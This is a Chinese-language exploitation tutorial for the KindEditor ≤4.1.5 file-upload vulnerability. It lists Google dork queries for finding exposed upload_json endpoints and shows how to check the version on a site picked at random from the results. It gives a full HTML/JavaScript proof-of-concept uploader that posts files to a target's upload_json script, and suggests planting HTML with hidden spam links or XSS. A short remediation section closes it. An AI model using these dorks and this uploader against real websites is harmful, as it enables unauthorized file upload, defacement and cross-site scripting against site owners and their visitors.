# 编辑器漏洞之kindeditorkindeditor<=4.1.5上传漏洞实战

## **0x01 批量搜索**

找漏洞最必要的还是批量，借助谷歌。批量可以节省大部分的时间。

inurl:/examples/uploadbutton.html


inurl:/php/upload\_json.php

inurl:/asp.net/upload\_json.ashx

inurl://jsp/upload\_json.jsp

inurl://asp/upload\_json.asp

我们以其中一条为例进行谷歌搜索一下

  
以其中一条语法搜索的结果

## **0x02 漏洞条件**

要想挖掘漏洞一定要有一个可以产生漏洞的条件。

1.首先一定要看脚本语言，对症下药。kindeditor编辑器支持php/asp/jsp/asp.net。

/asp/upload\_json.asp

/asp.net/upload\_json.ashx

/jsp/upload\_json.jsp

/php/upload\_json.php

检查的目的就是验证文件 upload\_json.\* 存在不存在

2.查看可目录变量是否存在那种脚本上传漏洞。

kindeditor/asp/upload\_json.asp?dir=file


kindeditor/asp.net/upload\_json.ashx?dir=file


kindeditor/jsp/upload\_json.jsp?dir=file

kindeditor/php/upload\_json.php?dir=file

根据web容器选择合适的payload。


## **0x03 漏洞复现**


1.Google hacking搜索漏洞点。以其中一条语法为例  


2.这么多网站随便点一个。  
。

3.查看版本。

http://www.xxx.com/kindeditor/kindeditor.js

  
很显然，4.1.4版本，在我们的掌控中。

4.验证文件 upload\_json.\* 是否存在  
这里可以通过分析网站结构来查看脚本语言，我这里用的插件  
  
可以看到web服务器是IIS，那就猜想asp的站。  
很明显，存在。

5.用前辈创造的poc。这里需要修改<script>…<script>以及url : 的内容,根据实际情况修改.

<html><head>

<title>Uploader</title>

<script src="http://www.xxx.com/kindeditor//kindeditor.js"></script>

<script>

KindEditor.ready(function(K) {

var uploadbutton = K.uploadbutton({

button : K('#uploadButton')[0],

fieldName : 'imgFile',

url : 'http://www.xxx.com/kindeditor/jsp/upload\_json.jsp?dir=file',

afterUpload : function(data) {

if (data.error === 0) {

var url = K.formatUrl(data.url, 'absolute');

K('#url').val(url);}

},

});

uploadbutton.fileBox.change(function(e) {

uploadbutton.submit();

});

});

</script></head><body>

<div class="upload">



<input class="ke-input-text" type="text" id="url" value="" readonly="readonly" />

<input type="button" id="uploadButton" value="Upload" />

</div>

</body>

</html>

6.做一个html，用浏览器打开看一下。  
  
7.这里呢要配合一下抓包，需要看一下返回地址。我上传一个txt文件，看一下  


8.我们访问一下文件看看。  


成功了。当然这了可以传很多格式，上边有介绍。比如这里传一个html里面可以嵌套暗链接地址以及嵌套xss。

## **0x04 漏洞修复**

1.直接删除upload\_json.和file\_manager\_json.

2.升级kindeditor到最新版本